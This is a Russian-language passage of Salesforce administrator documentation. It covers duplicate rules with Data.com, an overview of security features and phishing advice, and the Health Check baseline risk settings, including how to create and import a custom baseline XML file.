Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Добавление записей посредством Data.com Prospector

Работа данной функции определяется настройками повторов Data.com, заданными организацией.

Если организация запрещает добавление повторяющихся записей в систему Salesforce из Data.com, то Data.com будет блокировать добавление повторяющихся записей в систему Salesforce, а повторяющееся правило не будет выполняться. При попытке добавления записей из Data.com пользователю отображается журнал ошибок, содержащий список записей, которые не могут быть добавлены ввиду повтора.

Если организация разрешает добавление повторяющихся записей в систему Salesforce из Data.com, то повторяющиеся правила будут выполняться. Необходимость блокировки повторяющейся записи будет определяться повторяющимся правилом. Записи, заблокированные повторяющимся правилом, будут отображаться в журнале ошибок.

Обновление записей посредством функции очистки Data.com Clean

Данный алгоритм определяется повторяющимися правилами организации. Если повторяющееся правило выполняет блокировку повторов при редактировании, то запись не может быть очищена при создании повтора.

Если повторяющееся правило выполняет блокировку или отправку предупреждения при использовании заданий по очистке, то запись не может быть очищена при создании повтора. Таблица «Журнал заданий по очистке» отображает ошибку объекта для любой записи, которая не может быть очищена во время выполнения задания.

Если повторяющееся правило разрешает повторы при редактировании, то запись может быть очищена даже при создании повтора. Кроме того, очистка записей вручную препятствует отображению предупреждения даже при использовании повторяющегося правила, поддерживающего отправку предупреждения.

Почему отображается ошибка об использовании правилом соответствия слишком большого количества операторов «ИЛИ» внутри группировок?

Правило соответствия может содержать не более 10 полей, объединенных в уравнение. При сохранении правила соответствия система перезаписывает уравнение посредством стандартизированного формата, заменяющего операторы «ИЛИ» на операторы «И». Стандартизированный формат ограничивается 10 строками.

Пример: Если правило соответствия содержит следующее уравнение...

(«Поле 1» ИЛИ «Поле 2») И

(«Поле 3» ИЛИ «Поле 4») И

(«Поле 5» ИЛИ «Поле 6») И

(«Поле 7» ИЛИ «Поле 8»)

..., то оно перезаписывается следующим образом:

(«Поле 1» И «Поле 3» И «Поле 5» И «Поле 7») ИЛИ

(«Поле 1» И «Поле 3» И «Поле 5» И «Поле 8») ИЛИ

(«Поле 1» И «Поле 3» И «Поле 6» И «Поле 7») ИЛИ

(«Поле 1» И «Поле 3» И «Поле 6» И «Поле 8») ИЛИ

(«Поле 1» И «Поле 4» И «Поле 5» И «Поле 7») ИЛИ

(«Поле 1» И «Поле 4» И «Поле 5» И «Поле 8») ИЛИ

(«Поле 1» И «Поле 4» И «Поле 6» И «Поле 7») ИЛИ

(«Поле 1» И «Поле 4» И «Поле 6» И «Поле 8») ИЛИ

(«Поле 2» И «Поле 3» И «Поле 5» И «Поле 7») ИЛИ

(«Поле 2» И «Поле 3» И «Поле 5» И «Поле 8») ИЛИ

(«Поле 2» И «Поле 3» И «Поле 6» И «Поле 7») ИЛИ

(«Поле 2» И «Поле 3» И «Поле 6» И «Поле 8») ИЛИ

(«Поле 2» И «Поле 4» И «Поле 5» И «Поле 7») ИЛИ

(«Поле 2» И «Поле 4» И «Поле 5» И «Поле 8») ИЛИ

(«Поле 2» И «Поле 4» И «Поле 6» И «Поле 7») ИЛИ

(«Поле 2» И «Поле 4» И «Поле 6» И «Поле 8»)

Несмотря на соответствие максимальному количеству полей, данное правило содержит более 10 строк в стандартизированном формате, поэтому не может быть сохранено. Рекомендуем сократить количество операторов «ИЛИ» внутри группировок.

СМ. ТАКЖЕ:

Ключи совпадения, используемые с правилами соответствия

Защита организации Salesforce

Система Salesforce разработана с учетом поддержки защиты данных и приложений. При необходимости внедрите собственную схему безопасности, соответствующую структуре и потребностям организации. Данные должны защищаться не только компанией Salesforce, но и самими пользователями. Средства безопасности Salesforce позволяют предоставлять пользователям возможность эффективного и безопасного выполнения своих рабочих обязанностей.

Основы безопасности в системе Salesforce

Средства безопасности Salesforce позволяют предоставлять пользователям возможность эффективного и безопасного выполнения своих рабочих обязанностей. Система Salesforce предоставляет доступ к данным только соответствующим пользователям. Оптимальное средство управления безопасностью определяется уязвимостью пользовательских данных. Совместными усилиями мы защитим данные от несанкционированного доступа с внешней стороны и нецелевого использования пользователями.

Усиление защиты ваших данных с помощью шифрования платформы Shield

Шифрование платформы Shield повышает безопасность клиентских данных с сохранением важных функций платформы. Эта возможность позволяет шифровать конфиденциальные данные в местах хранения, а не только при передаче по сети, что позволяет компании беспрепятственно соблюдать политики конфиденциальности, нормативные требования и договорные обязательства по обработке личных данных.

Безопасность сеанса

Сеанс начинается после входа пользователя на платформу. Используйте безопасность сеанса для ограничения доступа к сети на компьютере, который зарегистрированный пользователь оставил без присмотра. Кроме того, данный алгоритм позволяет сократить количество внутренних атак (например, при попытке использования сеанса другого сотрудника). Выберите определенные параметры сеанса, чтобы контролировать правила его проведения.

Активация

Активация отслеживает информацию об устройствах, с которых пользователи проверяли свою подлинность. Система Salesforce позволяет пользователям проверять подлинность при входе в систему Salesforce с нераспознанного веб-обозревателя или приложения. Проверка подлинности повышает безопасность использования функций проверки подлинности имени пользователя и пароля. На странице активации перечислены IP-адреса входа и использованных обозревателей клиента.

Проверка подлинности пользователей

Проверка подлинности означает предотвращение несанкционированного доступа к организации или ее данным путем обретения уверенности в личности каждого пользователя, который входит в систему.

Безопасность транзакций

Безопасность транзакций — это инфраструктура, которая отслеживает события Salesforce в реальном времени, выполняет соответствующие действия и отправляет уведомления на основе созданных политик безопасности. Безопасность транзакций отслеживает события согласно настроенным политикам. Данные политики применяются в отношении событий организации и определяют действия, которые должны выполняться при наступлении определенных обстоятельств. При инициировании политики пользователю может быть предложено выполнение действия и отправлено дополнительное уведомление.

Единая регистрация

Единая регистрация позволяет пользователям получать доступ к авторизованным сетевым ресурсам с одним именем входа. Вместо того, чтобы управлять отдельными паролями для каждого ресурса в Salesforce, проверка имен пользователей и паролей производится по корпоративной базе данных пользователей или в другом клиентском приложении.

Мой домен

Добавьте субдомен в URL-адрес организации Salesforce с помощью функции Salesforce «Мой домен». Использование субдомена позволяет привлечь внимание к бренду и повышает безопасность организации. Использование субдомена не представляет трудностей и позволяет оформить страницу входа в индивидуальном стиле.

Средство запуска приложений

Средство запуска приложений позволяет переключаться между приложениями. Пользователи представлены с логотипами, содержащими ссылки на связанные приложения, приложения Salesforce и другие локальные приложения. Администраторы системы Salesforce могут установить стандартный порядок приложений для организации и определить приложения, доступные для отдельных пользователей. Кроме того, можно определить средство запуска приложений как стандартную целевую страницу, на которую попадает пользователь при входе в систему Salesforce.

Настройка параметров безопасности загрузки файлов

Для обеспечения большей безопасности можно контролировать способ обработки некоторых типов файлов во время их загрузки и отправки.

Сертификаты и ключи

Сертификаты и пары ключей Salesforce используются сигнатурами, проверяющими запросы на принадлежность организации пользователя. Они используются проверенными SSL-подключениями к внешнему веб-сайту или при использовании организации в качестве поставщика удостоверений. При использовании внешнего веб-сайта, требующего проверки запроса на принадлежность организации Salesforce, рекомендуем создать только сертификат и пару ключей Salesforce.

Основы безопасности в системе Salesforce

Средства безопасности Salesforce позволяют предоставлять пользователям возможность эффективного и безопасного выполнения своих рабочих обязанностей. Система Salesforce предоставляет доступ к данным только соответствующим пользователям. Оптимальное средство управления безопасностью определяется уязвимостью пользовательских данных. Совместными усилиями мы защитим данные от несанкционированного доступа с внешней стороны и нецелевого использования пользователями.

Фишинг и вредоносное программное обеспечение

Доверие начинается с прозрачности! Вот почему система Salesforce отображает информацию о производительности системы и безопасности в режиме реального времени на надежном сайте http://trust.salesforce.com. Данный сайт содержит оперативные данные о производительности системы, предупреждения для текущих и недавних попыток фишинга и воздействия вредоносного программного обеспечения, а также передовые методы безопасности организации.

Инфраструктура безопасности

Система Salesforce использует только некоторые современные технологии по интернет-безопасности, доступные в настоящее время. При открытии приложения посредством обозревателя, поддерживаемого системой Salesforce, технология TLS защищает данные пользователя путем проверки подлинности сервера и классического шифрования, гарантируя надежность, безопасность и доступность данных только зарегистрированным пользователям организации.

Проверка работоспособности средств безопасности

Функция проверки состояния в качестве администратора позволяет пользователям выявлять и исправлять все потенциальные уязвимости в настройках безопасности на одной странице. Итоговый показатель демонстрирует, как безопасность организации оценивается относительно основополагающего стандарта Salesforce. Вы также можете отправить до пяти настраиваемых стандартов для использования вместо основополагающего стандарта Salesforce.

Аудит

Аудит обеспечивает информацией об использовании системы, которая может иметь критически важное значение при диагностике потенциальных или реальных проблем безопасности. Функции аудита Salesforce как таковые не обеспечивают безопасность организации; кто-то в вашей организации должен проводить регулярные аудиты, позволяющие диагностировать потенциальные угрозы.

Компонент Salesforce Shield

Salesforce Shield представляет собой трио инструментов безопасности, которые могут использоваться администраторами и разработчиками, чтобы создать новый уровень доверия, прозрачности, соответствия и управления непосредственно в важнейших бизнес-приложениях. Это следующие инструменты: шифрование платформы, отслеживание событий и контрольный журнал поля. Обратитесь к администратору системы Salesforce с вопросом о наличии компонента Salesforce Shield в вашей организации.

Фишинг и вредоносное программное обеспечение

Доверие начинается с прозрачности! Вот почему система Salesforce отображает информацию о производительности системы и безопасности в режиме реального времени на надежном сайте http://trust.salesforce.com. Данный сайт содержит оперативные данные о производительности системы, предупреждения для текущих и недавних попыток фишинга и воздействия вредоносного программного обеспечения, а также передовые методы безопасности организации.

Вкладка «Безопасность» содержит ценные сведения, необходимые для защиты корпоративных данных. В частности, всегда отслеживайте попытки фишинга и воздействия вредоносного программного обеспечения.

- Фишинг — это социотехническая атака, используемая мошенниками для несанкционированного доступа к конфиденциальной информации (например, имена пользователей, пароли и данные кредитной карты). Как правило,

фишинговые сообщения содержат URL-адреса фальшивых веб-сайтов, предназначенных для ввода данных. Сообщество Salesforce становится все более привлекательным для злоумышленников. Помните, что сотрудники компании Salesforce не просят пользователей предоставить пароль по телефону или эл. почте, поэтому никому его не давайте. Чтобы сообщить о любом подозрительном действии, щелкните ссылку **«Сообщить о подозрительном сообщении эл. почты»** на вкладке **«Доверие»** веб-узла http://trust.salesforce.com.

- Вредоносное программное обеспечение — это программа, предназначенная для несанкционированного доступа и нарушения работоспособности компьютерной системы. Данный термин является общим, так как охватывает различные вредоносные программы, вирусы и клавиатурные шпионы.

Что Salesforce предпринимает против фишинга и вредоносного программного обеспечения

Безопасность клиентов — это основа их успешной работы, поэтому компания Salesforce продолжит внедрять передовые методы и технологии защиты. А именно:

- Активное отслеживание и анализ журналов для отправки профилактических предупреждений пострадавшим клиентам.
- Совместная работа с ведущими экспертами и поставщиками систем безопасности над отдельными угрозами.
- Оперативное удаление фальшивых веб-узлов (как правило, в течение одного часа после обнаружения).
- Обучение мерам обеспечения безопасности и ужесточение политик доступа внутри Salesforce.
- Оценка и разработка новых технологий, предназначенных для защиты клиентов и собственной инфраструктуры.

Рекомендации компании Salesforce

Компания Salesforce несет ответственность за определение стандартов использования программного обеспечения как услуги, позволяющих гарантировать безопасность клиентов. Чтобы дополнительно повысить собственную безопасность, настоятельно рекомендуем нашим клиентам выполнить указанные ниже действия.

- Чтобы активировать ограничения для диапазона IP-адресов, настройте параметры организации Salesforce. Это позволит пользователям работать с Salesforce только через вашу корпоративную сеть или VPN. Дополнительную информацию см. в разделе «Ограничение времени и места входа пользователей в систему Salesforce» на странице 1025.
- Настройте ограничения безопасности сеанса, чтобы затруднить перехват. Дополнительную информацию см. в разделе «Изменение параметров безопасности сеанса» на странице 1038.
- Запретите сотрудникам открывать подозрительные сообщения эл. почты и порекомендуйте им проявлять повышенную бдительность в отношении фишинг-атак.
- Воспользуйтесь решениями от ведущих поставщиков систем безопасности, поддерживающими фильтрацию спама и защиту от вредоносного программного обеспечения.
- Определите контактное лицо, которое должно взаимодействовать с компанией Salesforce по вопросам безопасности организации. Сообщите данные сведения представителю Salesforce.
- Рассмотрите возможность использования методов двухфакторной проверки подлинности для ограничения доступа к вашей сети. Дополнительные сведения см. в разделе «Двухфакторная проверка подлинности» на странице 1019.
- Используйте безопасность транзакций для отслеживания событий и принятия соответствующих мер. Дополнительную информацию см. в разделе «Политики безопасности транзакций» на странице 1071.

Чтобы проконсультироваться по вопросам безопасности, обратитесь в рабочую группу реагирования на инциденты информационной безопасности Salesforce. Чтобы сообщить о нарушении безопасности или уязвимости, обнаруженной в системе Salesforce, воспользуйтесь адресом security@salesforce.com. Подробное описание проблемы позволит ускорить обработку полученного запроса.

Инфраструктура безопасности

Система Salesforce использует только некоторые современные технологии по интернет-безопасности, доступные в настоящее время. При открытии приложения посредством обозревателя, поддерживаемого системой Salesforce, технология TLS защищает данные пользователя путем проверки подлинности сервера и классического шифрования, гарантируя надежность, безопасность и доступность данных только зарегистрированным пользователям организации.

Одной из основных функций многопользовательской платформы является использование единого пула вычислительных ресурсов для соответствия требованиям самых разных клиентов. Система Salesforce защищает данные организации от всех других клиентских организаций путем использования уникального идентификатора, связанного с сеансом каждого пользователя. Все запросы, выполненные после входа в организацию, связываются с организацией посредством данного идентификатора.

Кроме того, система Salesforce размещается в защищенной серверной среде, использующей брандмауэр и другие современные технологии, препятствующие несанкционированному доступу извне.

Проверка работоспособности средств безопасности

Функция проверки состояния в качестве администратора позволяет пользователям выявлять и исправлять все потенциальные уязвимости в настройках безопасности на одной странице. Итоговый показатель демонстрирует, как безопасность организации оценивается относительно основополагающего стандарта Salesforce. Вы также можете отправить до пяти настраиваемых стандартов для использования вместо основополагающего стандарта Salesforce.

Введите строку *«Проверка состояния»* в поле **«Быстрый поиск»** меню «Настройка» и выберите пункт **«Проверка состояния»**.

В раскрывающемся списке стандартов (1) выберите основополагающий стандарт Salesforce или пользовательский стандарт. Стандарт состоит из рекомендуемых значений настроек высокого, среднего, низкого и информационного уровня риска (2). При изменении настроек группы на менее строгие, чем указано в основополагающем стандарте Salesforce, показатель проверки состояния уменьшается.

Ваши параметры отображаются вместе со сравнительными данными относительно стандартного значения (3). Для устранения риска измените параметр (4) или используйте показатель «Исправить риски» (5) для быстрого изменения параметров на рекомендованные значения выбранного основополагающего стандарта, не покидая страницу «Проверка состояния». Вы можете импортировать или импортировать пользовательский основополагающий стандарт (6).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы просмотреть оценку состояния и экспортировать настраиваемый стандарт:

- Посмотреть проверку состояния

Для импорта настраиваемых стандартов:

- Управление проверкой состояния



Пример: Предположим, минимальная длина пароля была изменена с 8 символов (значение по умолчанию) до 5, и другие настройки политик паролей изменены на менее строгие. Такие изменения повышают уязвимость паролей пользователей при подборе и других атаках перебором. В результате общий показатель уменьшится и настройки будут считаться рискованными.

Ограничения на исправление рисков

Не все параметры можно изменить при помощи кнопки «Исправить риски». Если настройка, которую вы хотите изменить, не появляется на странице исправления рисков, измените их вручную при помощи ссылки «Редактировать» на странице «Проверка состояния».

Расчет показателя проверки состояния

Показатель проверки состояния рассчитывается по специальной формуле, которая проверяет, насколько ваши параметры безопасности соответствуют основополагающему стандарту Salesforce или выбранному настраиваемому стандарту. параметры, которые соответствуют стандартам или превосходят их, повышают ваши показатели, а рискованные параметры понижают.

Создание настраиваемого базиса для проверки состояния

Вы можете импортировать до пяти настраиваемых стандартов для сравнения параметров безопасности организации со своими стандартами вместо стандартов, рекомендуемых Salesforce. Например, если у вас бизнес в финансовой отрасли, вы можете создать настраиваемый базис с помощью стандартов FINRA.

Требования к настраиваемому файлу основополагающего стандарта

Чтобы успешно импортировать настраиваемый стандарт для проверки состояния, файл и параметры должны соответствовать требованиям.

СМ. ТАКЖЕ:

Расчет показателя проверки состояния

Расчет показателя проверки состояния

Показатель проверки состояния рассчитывается по специальной формуле, которая проверяет, насколько ваши параметры безопасности соответствуют основополагающему стандарту Salesforce или выбранному настраиваемому стандарту. параметры, которые соответствуют стандартам или превосходят их, повышают ваши показатели, а рискованные параметры понижают.

Имеются четыре категории риска: высокая, средняя, низкая и информационная. Категории риска влияют на общее значение оценки состояния, при этом параметры с высоким риском оказывают самое сильное влияние, параметры с низким уровнем риска — минимальное, а что касается настроек среднего уровня риска, то они, соответственно, оказывают среднее влияние. параметры, относящиеся к информационной категории, не учитываются при расчете показателя оценки состояния. Дополнительную информацию см. в разделе «Основополагающий стандарт Salesforce» на странице 937.

Если все параметры соответствуют стандартным значениям или превышают их, то общий показатель равен 100%. По мере обновления настроек зеленая полоса смещается вправо!

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Рекомендуемые действия на основании показателя

Если общий показатель равен...	Рекомендуется...
0–33%	Немедленно устранить риски высокой степени
34-66%	Устранить риски высокой степени в ближайшее время и риски средней степени в долгосрочной перспективе
67-100%	Периодически выполнять проверку состояния для устранения рисков

Прим.: Новые организации Salesforce имеют первоначальный показатель меньше 100 %. Используйте функцию «Проверка состояния» для быстрого повышения показателя путем устранения рисков высокой степени в политиках паролей и других группах настроек.

Основополагающий стандарт Salesforce

Ниже приведены параметры, уровни риска и значения, взятые из принятого по умолчанию основополагающего стандарта Salesforce. Если вы используете настраиваемый стандарт, то информация будет отличаться.

параметры безопасности, относящиеся к категории высокого риска

Параметр	Соответствующее значение	Предупреждающее значение	Критическое значение
Закрепить сеансы за доменом, выбранным для их первого использования	Флажок установлен	—	Флажок не установлен
Включить метод подтверждения подлинности посредством SMS	Флажок установлен	—	Флажок не установлен
Включить защиту от кликджекинга для страниц настройки	Флажок установлен	—	Флажок не установлен
Включить защиту от кликджекинга для страниц Salesforce, не связанных с настройкой	Флажок установлен	—	Флажок не установлен
Включить защиту от кликджекинга для страниц VisualForce клиента (со стандартными заголовками)	Флажок установлен	—	Флажок не установлен
Включить защиту от кликджекинга для страниц VisualForce клиента (с выключенными заголовками)	Флажок установлен	—	Флажок не установлен
Включить защиту CSRF для запросов GET на страницах, не связанных с настройкой	Флажок установлен	—	Флажок не установлен
Включить защиту CSRF для запросов POST на страницах, не связанных с настройкой	Флажок установлен	—	Флажок не установлен
Требовать безопасные подключения (HTTPS)	Флажок установлен	—	Флажок не установлен
Требовать атрибут HttpOnly	Флажок установлен	Флажок не установлен	—
Параметров безопасности загрузки файлов	Нет типов файлов с риском безопасности, для которых включено гибридное поведение.	Для одного или нескольких типов файлов с риском безопасности включено гибридное поведение.	—
Максимальное количество недопустимых попыток входа	3	5, 10	Без ограничения

параметры безопасности, относящиеся к категории среднего риска

Параметр	Соответствующее значение	Предупреждающее значение	Критическое значение
Требовать срок действия пароля не менее 1 дня	Флажок установлен	Флажок не установлен	—
Выполнить повторный вход после входа от имени пользователя	Флажок установлен	—	Флажок не установлен

Параметр	Соответствующее значение	Предупреждающее значение	Критическое значение
Применять диапазоны IP-адресов входа при каждом запросе	Флажок установлен	Флажок не установлен	—
Администраторы могут входит в систему как пользователи.	Флажок не установлен	Флажок установлен	—
Вести журнал паролей	Сохранено 3 или более паролей	Сохранено 1 или 2 пароля	Нет сохраненных паролей
Минимальная длина пароля	8	6 или 7	5 и менее
Срок действия паролей пользователей истекает:	90 дней или менее	180 дней	Один год или никогда
Требование к сложности пароля	Пароль должен включать буквы, цифры и специальные символы или более сложный пароль	Пароль должен включать буквы и цифры	Без ограничений

параметры безопасности, относящиеся к категории низкого риска

Параметр	Соответствующее значение	Предупреждающее значение	Критическое значение
Неясный ответ на секретный вопрос для сброса пароля	Флажок установлен	Флажок не установлен	—
Инициировать выход по времени ожидания сеанса	Флажок установлен	Флажок не установлен	—
Удаленный узел	Не выбраны удаленные узлы с активированным параметром «Отключить безопасность по протоколам».	Как минимум один удаленный узел создан с активированным параметром **«Отключить безопасность по протоколам»**.	—
Дата истечения срока действия	Ни один сертификат не создан, или более 180 дней до истечение срока действия всех сертификатов	Менее 180 дней, но более 15 дней до истечения срока действия по крайней мере одного сертификата	Менее 15 дней до истечения срока действия по крайней мере одного сертификата

Параметр	Соответствующее значение	Предупреждающее значение	Критическое значение
Требование к контрольному вопросу	Не может содержать пароль	Нет	—
Значение времени ожидания	2 часа или менее	4, 8 или 12 часов	Флажок не установлен
Срок действия блокировки	30 минут или более	Менее 30 минут	—

параметры безопасности, относящиеся к информационной категории

Информационные параметры безопасности не влияют на оценку, получаемую при проверке состояния системы, но их важно знать.

Параметр	Соответствующее значение	Предупреждающее значение	Критическое значение
Размер ключа	Размер ключа всех сертификатов 4096	Размер ключа по крайней мере одного сертификата составляет 2048	—


СМ. ТАКЖЕ:

Проверка работоспособности средств безопасности

Создание настраиваемого базиса для проверки состояния

Вы можете импортировать до пяти настраиваемых стандартов для сравнения параметров безопасности организации со своими стандартами вместо стандартов, рекомендуемых Salesforce. Например, если у вас бизнес в финансовой отрасли, вы можете создать настраиваемый базис с помощью стандартов FINRA.

Для создания настраиваемого стандарта начните с обычного основополагающего стандарта Salesforce.



1. Экспортируйте файл основополагающего стандарта Salesforce, выбрав пункт **Экспорт XML** в меню элементов управления основополагающим стандартом.


ВЕРСИИ

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра настраиваемого базиса
- Посмотреть проверку состояния

Для создания настраиваемого базиса
- Управление проверкой состояния



2. Откройте XML-файл и введите в поле «Имя разработчика» уникальное значение. Вы можете использовать буквы и цифры, но имя должно начинаться с буквы. Пробелы и специальные символы не допускаются.
3. Введите в поле «Имя» уникальное значение, если хотите. В этом поле находится имя основополагающего стандарта, отображаемое в Salesforce. Допускаются пробелы и некоторые специальные символы.
4. Отрегулируйте категории риска так, чтобы они соответствовали вашим оценкам. Категория риска, к которой относится каждая из настроек, влияет на общую оценку проверки состояния. Настройка с более высокой категорией риска считается боле важной, чем та, чья категория ниже. Перевод настройки в категорию «Информационная» устраняет ее из расчета оценки состояния.
5. Измените значения настроек согласно требованиям к файлу настраиваемого стандарта. Не все значения можно изменять, и некоторые настройки имеют ограниченный диапазон значений. Не добавляйте и не удаляйте категории риска, названия настроек или кавычки. Если это сделать, то импорт не будет выполнен.

   Прим.: Для некоторых параметров безопасности низкое значение может считаться малым риском, но в других — учитываться как высокий риск. Например, чем меньше значение длины пароля, тем более это рискованно. Но чем меньше значение попыток на выполнение входа, тем более это безопасно.

6. Сохраните файл и импортируйте его, выбрав пункт **Импорт XML** в меню элементов управления основополагающим стандартом.

   Прим.: При наличии неожиданной информации в XML-файле выполнить импорт не удастся. Если в импорте было отказано, вы получите сообщение с подробным описанием того, как решить проблему. Обратитесь к справке системы Salesforce, где приведены требования к настраиваемому стандарту — это поможет вам в поиске и устранении неисправностей.

7. Чтобы подтвердить, что файл был выгружен, нажмите на разворачивающееся меню основополагающего стандарта и выберите ваш файл.



СМ. ТАКЖЕ:

- Требования к настраиваемому файлу основополагающего стандарта
- Расчет показателя проверки состояния
- Проверка работоспособности средств безопасности

Требования к настраиваемому файлу основополагающего стандарта

Чтобы успешно импортировать настраиваемый стандарт для проверки состояния, файл и параметры должны соответствовать требованиям.

ВЕРСИИ

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Файл XML

Используйте допустимый файл XML, содержащий только символы английского языка. Размер файла не может быть больше 20 КБ. Каждый настраиваемый стандарт должен иметь уникальное значения поля «Имя разработчика». Желательно также задать уникальное значение в поле «Имя», поскольку с помощью этого имени вы смоете различать стандарты в Salesforce. Каждое имя нужно заключать в кавычки; во время редактирования соблюдайте особую осторожность, чтобы не удалить их.

Поля и значения параметров безопасности настраиваемого основополагающего стандарта

Добавлять или удалять параметры проверки состояния из файла нельзя, но можно изменять их категорию риска и значения.

Имеются четыре категории риска: высокая, средняя, низкая и информационная. Категории риска влияют на общее значение оценки состояния, при этом параметры с высоким риском оказывают самое сильное влияние, параметры с низким уровнем риска — минимальное, а что касается настроек среднего уровня риска, то они, соответственно, оказывают среднее влияние. Вы можете перевести параметры в любую из этих категорий. параметры, попадающие в категорию информационных, не внося вклада в оценку состояния, поэтому мы рекомендуем не удалять параметры, не относящиеся к вашей организации, а просто перевести их в эту категорию.

Каждая настройка безопасности, которая отображается в оценке состояния, бывает либо соответствующей, либо предупреждающей, либо критической. Эти статусы позволяют вам улучшить безопасность и защищенность организации. Присвойте значения каждому статусу в файле импорта.

параметры могут быть представлены тремя типами переменных: булевыми, числовым диапазоном и перечислением. Значения, которые вы можете присвоить каждой из настроек, зависят от типа параметры.

параметры безопасности булевого типа

параметры булевого типа имеют два атрибута: они могут быть либо соответствующими, либо не соответствующими. Соответствующие значения соответствуют отметкам в полях настроек безопасности. Булево значение «`true`» означает, что соответствующее поле выбрано при помощи отметки, а «`false`» означает, что отметка снята и выбор отменен. Несоответствующие атрибуты могут иметь значение `warning` или `critical`.

Важное замечание: Невозможно изменить соответствующие значения булевых переменных в оценке состояния системы, а вот значения несоответствующих параметров настройки изменять можно.

Параметр	Приемлемые значения
LoginAccessPolicies.adminLoginAsAnyUser	• «False» — соответствующая • «warning» или «critical» — несоответствующая
SessionSettings.clickjackSetup	• «True» — соответствующая • «warning» или «critical» — несоответствующая
SessionSettings.clickjackNonSetup	• «True» — соответствующая • «warning» или «critical» — несоответствующая
SessionSettings.clickjackVisualForceHeaders	• «True» — соответствующая • «warning» или «critical» — несоответствующая
SessionSettings.clickjackVisualForceNoHeaders	• «True» — соответствующая • «warning» или «critical» — несоответствующая
SessionSettings.csrfGet	• «True» — соответствующая • «warning» или «critical» — несоответствующая
SessionSettings.csrfPost	• «True» — соответствующая • «warning» или «critical» — несоответствующая
SessionSettings.enableSmsIdentity	• «True» — соответствующая • «warning» или «critical» — несоответствующая
SessionSettings.enforceLoginIp	• «True» — соответствующая • «warning» или «critical» — несоответствующая
SessionSettings.forceLogoutOnTimeout	• «True» — соответствующая • «warning» или «critical» — несоответствующая
SessionSettings.forceRelogin	• «True» — соответствующая • «warning» или «critical» — несоответствующая
SessionSettings.lockSessionsToDomain	• «True» — соответствующая

Параметр	Приемлемые значения
	• «warning» или «critical» — несоответствующая
SessionSettings.requireSecureConnections	• «True» — соответствующая • «warning» или «critical» — несоответствующая
SessionSettings.requireHttpOnly	• «True» — соответствующая • «warning» или «critical» — несоответствующая
PasswordPolicies.minOneDayPasswordLifetime	• «True» — соответствующая • «warning» или «critical» — несоответствующая
